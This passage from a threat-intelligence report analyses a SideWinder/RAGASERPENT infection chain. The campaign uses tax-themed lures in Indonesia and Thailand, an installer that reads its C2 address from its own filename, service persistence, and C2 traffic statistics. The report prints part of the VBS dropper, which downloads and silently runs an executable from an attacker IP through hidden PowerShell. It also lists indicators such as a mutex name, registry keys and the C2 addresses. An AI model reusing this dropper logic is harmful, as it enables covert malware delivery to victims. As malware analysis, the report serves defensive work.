


Image 14. Zip file with executable file


In the 2026 Southeast Asia infection chain analyzed in this dataset, the delivery mechanics shift from a pure “archive lure” into a more operator-friendly parameterized installer model: victims execute a Windows PE installer whose filename embeds an IPv4 address (e.g., **45.119.55.66ClientSetup.exe**).

Surat Ketetapan Pajak.zip	1/22/2026 3:08 PM	Compressed (zipped)...	40,194 KB
Tax Penalty Notice.vbs	11/27/2025 2:07 PM	VBScript Script File	4 KB
การแจ้งหนี้ภาษีและค่าปรับ.zip	2/2/2026 7:42 PM	Compressed (zipped)...	40,194 KB

Image 15. Sample zip file from target country

Recent RAGASERPENT targeting observed by ITSEC Asia Threat Intelligence team leveraged ZIP archives with localized, tax-themed file names such as “Surat Ketetapan Pajak” (Indonesia) and the Thai phrase “การแจ้งหนี้ภาษีและค่าปรับ” (“Tax and fine notifications”). This naming convention is consistent with the actor’s recurring tax audit / penalty social-engineering narrative and is likely intended to maximize credibility with local recipients.

This activity may represent an evolution—or simple repackaging—of a pattern previously seen in SideWinder tradecraft, where an initial-stage script (e.g., VBS – Visual Basic Script) uses a benign-looking filename such as “Tax Penalty Notice” to initiate execution, then drops and launches a Windows executable. In the latest cases, the payload naming appears to remain consistent while command-and-control / delivery endpoints vary, suggesting modular infrastructure rotation rather than a change in overall infection chain (e.g., **103.231.12.23ClientSetup.exe**).



```

20 '-----
21 targetDir = "C:\SystemUpdates"
22 ' If Not Fso.FolderExists(targetDir) Then
23 '     Fso.CreateFolder targetDir
24 ' End If
25
26 '-----
27 ' 自动记录函数
28 ' 将操作记录到日志文件，便于故障排查
29
30 Sub WriteLog(message)
31     On Error Resume Next
32     logFile = targetDir & "update_log.txt"
33     If Fso.FileExists(logFile) Then
34         Set fileObj = Fso.OpenTextFile(logFile, 8) ' 8 = 追加模式
35     Else
36         Set fileObj = Fso.CreateTextFile(logFile, True)
37     End If
38     fileObj.WriteLine Now() & " - " & message
39     fileObj.Close
40 End Sub
41
42 '-----
43 ' 主程序开始执行
44 ' 记录启动时间和状态
45
46 WriteLog "----- 系统更新工具启动时间 -----"
47 WriteLog "开始执行时间: " & Now()
48
49 '-----
50 ' 随机延迟启动
51 ' 避免立即执行引起注意，增加隐蔽性
52
53 Randomize
54 delayTime = Int((15 - 0) * 1) + 1
55 WriteLog "随机延迟启动: " & delayTime & "秒"
56 WScript.Sleep delayTime * 1000
57
58 '-----
59 ' 文件下载配置
60 ' 设置下载URL和保存文件路径
61
62 WriteLog "开始下载系统更新文件..."
63 downloadUrl = "http://www.103.231.12.23ClientSetup.exe"
64 targetFile = targetDir & "103.231.12.23ClientSetup.exe"
65
66 '-----
67 ' 使用PowerShell命令下载并运行
68 '-----
69
70 psCommand = "powershell -WindowStyle Hidden -Command 'try {
71 psCommand = psCommand & "Invoke-WebRequest -Uri '" & downloadUrl & "' -OutFile '" & targetFile & "'
72 psCommand = psCommand & "if (Test-Path '" & targetFile & "') {
73 psCommand = psCommand & "Start-Process -FilePath '" & targetFile & "' -WindowStyle Hidden;
74 psCommand = psCommand & "exit 0;
75 psCommand = psCommand & "} else {
76 psCommand = psCommand & "exit 1;
77 psCommand = psCommand & "}"
78 psCommand = psCommand & "& exit 1;"

```

Image 16. VBS script drop RAT malware

The analysis in this report focuses on the latest RAGASERPENT/SideWinder sample obtained during a recent targeting attempt against an Indonesia-based company. During execution, the installer performs a single-instance check by calling **CreateMutexA** with the mutex name **Global\SelfDecom**, then immediately validates **GetLastError** for **0xB7 (ERROR_ALREADY_EXISTS)**. If the mutex is already present, the sample records an execution event and terminates.

This logic is a common anti-redundancy / execution-control mechanism used to prevent multiple concurrent runs of the same payload on a host—reducing operational noise, avoiding file/registry contention, and improving stability of the infection chain.



```

{
    int iVar1;
    int iVar2;
    undefined4 unaff_ESI;
    undefined4 uVar3;
    int local_4;

    local_4 = 0;
    if (param_2 < 0x111) {
        if (param_2 == 0x110) {
            CreateMutexA(0, 1, Global\SelfDecom 0042156c);
            iVar1 = GetLastError();
            if (iVar1 == 0xb7) {
                FUN_00401040(&LAB_00421543+1);
                FUN_00401043(0);
            }
            DAT_00423b24 = LoadIconA(DAT_004237d4, 0x66);
            SendMessageA(unaff_ESI, 0x80, 1, DAT_00423b24);
            PostMessageA(unaff_ESI, 0x111, 1000, 0);
            return 1;
        }
    }
}

```

Image 17. Program create mutex

Multiple strings and code references indicate that the binary extracts or stages embedded components to disk. The decompiled assembly shows directory creation (including **MakeSureDirectoryPathExists** from **imagehlp.dll**) and file copying via **CopyFileA**. Strings reference additional executables including **setuptools.exe**, **ytclient.exe**, and **updatec.exe**.




Image 18. Component file extraction for operations

The file creates/updates an INI file (YTSysConfig.ini) under its installation directory and writes a set of configuration parameters under the YTSTATUS context. Notably, the sample parses an IPv4-like prefix from its own executable filename (characters limited to digits, “.”, and “@”; with special handling for “#”) and uses this value as the server address written as ServerIP and ZRServerIP. In practice, renaming the executable allows an operator to change the configured server without modifying the binary. For the provided file name “45.119.55.66ClientSetup.exe”, the parsed server value is expected to be “45.119.55.66”.

```

1 [YTSTATUS]
2 ServerIP=45.119.55.66
3 ZRServerIP=
4 FileEncrypt=0
5 nondis=1
6 kill=1
7 Secret=1
8 noreboot=1
9 IsInstallFirst=0
10 NOSPI=1
11 RESTORE=0
12 FirstInstall=1
13 LOCALDRIVE=CDE

```

Image 19. C2 file configuration

Observed config entries written to the INI file include:

- [YTSTATUS]
- ServerIP=<derived-from-filename>
- ZRServerIP=<derived/related>
- FileEncrypt=<0/1?>
- nondis=1
- kill=1
- Secret=1
- noreboot=1
- IsInstallFirst=0
- NOSPI=1
- RESTORE=0
- FirstInstall=1
- LOCALDRIVE=CDE

“setuptools.exe” checks for its own existence and, if found, creates a command line that includes the “/setuptools” flag. It then calls CreateProcessA and waits up to 15 seconds (0x3a98 ms) for the process handle created via WaitForSingleObject. This demonstrates a multi-stage installation flow where setuptools.exe performs additional actions.




Image 20. Setuptool process

At the start of other processes in Installation footprints (registry and local artifacts) the binary writes values under HKLM\Software\BeaView, including InstallPath and ExePath. This may function as an install marker, a configuration store, or a lookup mechanism for other components. Moreover, the binary writes a local marker/log file at c:\log\installok.log near reboot of device.



Image 21. Write and create installlog

Artifacts dropped under **C:\install** are automatically propagated into a staging directory located at either **C:\Windows\System32\msres** or **C:\Windows\SysWOW64\msres** (depending on OS architecture / process context). The **msres** folder contains a sizable collection of supporting components, including multiple Windows executables, image assets, and additional DLL libraries used by the installed applications.

This behavior is directly observable through the installer's local telemetry: the malware

creates and continuously writes activity records to **C:\log**, where each installed component maintains its own dedicated log file. These per-application logs provide a clear execution trail of the installation flow, including file copy operations into the **msres** directory and subsequent component initialization.




Image 22. Every application has its logs

Analysis of **45.119.55.66ClientSetup.exe** indicates that when the binary is executed with administrative privileges—particularly on 32-bit Windows environments and Windows 7 lab—a consistent interactive workflow is observed.




Image 23. 32bit process with chinese UI

First, the sample presents a configuration dialog that prompts the operator/user to input the C2 IP address, which aligns with the address embedded in the filename (i.e., 45.[.]119.[.]55.[.]66). A second form then appears requesting department information. At this stage, the user can either select from a predefined list (as shown in the third step of the dialog flow) or create a new department entry. Once the required fields are completed, the installer proceeds and the registration process completes successfully, indicating the configuration values have been accepted and persisted (likely through local configuration storage and/or registry-backed settings).




Image 24. The reboot process will appear

On the installer/dropper GUI stub, the **/Reboot** mode is parsed directly inside the worker thread **FUN_00402100**. In the relevant code path, the thread inspects the process command line by calling the helper **FUN_00411370** and comparing the returned token against the literal string **“/Reboot”**. When this flag is present, the sample transitions the installer into a reboot-aware execution path by updating the dialog state—e.g., via **SendDlgItemMessageA**—to steer the post-install flow (such as surfacing reboot-related prompts/indicators or altering subsequent installation stages).

This **/Reboot** parsing + UI state manipulation is explicitly observable in the **FUN_00402100**, and the function is reached after the prior registration stage completes, suggesting it is part of the installer’s “post-registration” control flow and state management.

After the **/Reboot** flow is triggered, the installation chain transitions into a persistence-ready state. The initial payload staged under **C:\install** is deployed into **...\msres** as **MANC.exe**, then copied into **C:\Windows\System32** or **C:\Windows\SysWOW64** (architecture-dependent). Persistence is established via a service registration at:

- **HKLM\SYSTEM\CurrentControlSet\Services\MANC**

This ensures **MANC** is relaunched on boot and maintains an active C2 channel even after the host is restarted. Post-install execution commonly presents as service-hosted activity (e.g., execution under **svchost.exe**) alongside additional components/processes that appear intended to sustain connectivity and operational continuity (including process names such as **sysaid** and **svcdsk**, as observed in the affected environment).

NETConfig.ytf: Network Exclusion (“Do Not Touch”) List and Operational Scoping

Based on public reporting from Inception Cyber AI, **NETConfig.ytf** functions as a network behavior configuration file used by the malware to scope how it interacts with web traffic. A key field, **svcexclude**, contains an extensive hostname list—dominated by Chinese banking domains, payment portals, and select enterprise services. Operationally, the logic is conservative: when the malware evaluates or intercepts web destinations, it compares the target against **svcexclude** and deliberately skips any domain that matches—effectively an explicit “do not touch” directive to reduce collateral impact and avoid disrupting high-sensitivity services.




Image 25. Exclude Chinese domain to access

This behavior was also observed in the sample we analyzed. The exclusion logic appears to prioritize Chinese domains, and when combined with Chinese-language binary metadata, it can be interpreted as an operational signal that the developer/operator treats China-based infrastructure as “out of scope.” This may reflect operational security constraints, tooling/supply-chain affinity, or explicit targeting restrictions embedded into the workflow.

From a hunting perspective, the presence of **NETConfig.ytf**—particularly a populated **svcexclude** list—can be treated as a high-confidence indicator of scoped web-interaction behavior. It suggests the malware may be optimized for credential-focused targeting, where the operator deliberately avoids certain destinations and selectively interacts only with services aligned to the campaign’s objective (rather than indiscriminate interception).

5.3. Command-and-Control Network Activity




Image 26. C2 Activity of RagaSerpent

This section presents a network flow analysis derived from ITSEC Asia’s internal Threat Intelligence tools. The objective is to track the command-and-control (C2) infrastructure used by RagaSerpent (a.k.a. SideWinder), comparing previously observed C2 nodes with the latest C2 infrastructure currently active. This analysis is intended to identify whether there are any outbound connections from publicly exposed servers to the observed SideWinder C2 endpoints.




Chart 1. Inbound C2 activity of 45.119.55.66

ITSEC Asia has observed consistent and active traffic involving the C2 IP 45.[.]119[.]55[.]66 (Hong Kong). The C2 infrastructure appears to be receiving connections from multiple IP addresses located in India, indicating ongoing communication attempts and potentially active operations tied to this C2 node.

Observed Industry Patterns and Hypotheses

Network telemetry shows notable communication volume from specific industry segments. For the latest C2 IP, Telecommunications recorded 33 hits to the C2 endpoint, while IT Services recorded 8 hits. Based on the observed behavior, several hypotheses are considered:

1. Potential Compromise & C2 Beaconing

The telecommunications and IT services assets may be compromised and are establishing direct outbound connections to the SideWinder C2 for command execution or data exchange.

2. Abuse as Jump Hosts / Relay Infrastructure

Alternatively, these telecommunications and IT services IPs may be leveraged by the threat actor as jump hosts or intermediary infrastructure to reach the C2 and manage downstream victim environments—either to reduce attribution or to facilitate operational control.




Chart 2. Outbound Communications from India by Industry

Historical IoC Comparison (2025 Activity)

Additional traffic patterns were identified from Indicators of Compromise (IoCs) previously associated with SideWinder activity during 2025. In these historical observations, multiple organizations across different industries show sustained outbound communication toward the C2 infrastructure. The most active industries include:

- **Telecommunications:** more than 100,000 hits
- **Technology:** more than 11,000 hits
- **Government:** approximately 10,000 hits




Chart 3. Total Outbound Connections from India

Overall Assessment

When combining the latest C2 observations (2026) and the previously tracked C2 activity (2025), total communications across all observed industries reached 135,970 hits. This unusually high volume of outbound communication strongly suggests one or more of the following:

- A significant number of systems may be compromised and actively beaoning to C2, and/or
- The involved IP addresses are being abused as intermediary infrastructure (e.g., relays or jump hosts) to support operations targeting other entities or countries.

Given these findings, the activity is assessed as highly suspicious and warrants prioritization for further validation through endpoint telemetry, web/proxy logs, and infrastructure attribution checks to distinguish between direct victim beaoning versus actor-controlled relay use.

5.3.1. Southeast Asia Network Telemetry




Chart 4. Outbound Communications from South East Asia

To broaden the scope of this research, ITSEC Asia expanded the analysis beyond a single country by reviewing outbound communication patterns to C2 infrastructure attributed to RagaSerpent (a.k.a. SideWinder). The goal is to identify additional geographies that may be targeted or potentially already impacted, based on elevated volumes of connections (“hits”) observed toward the actor’s C2.

Regional Findings by Geography

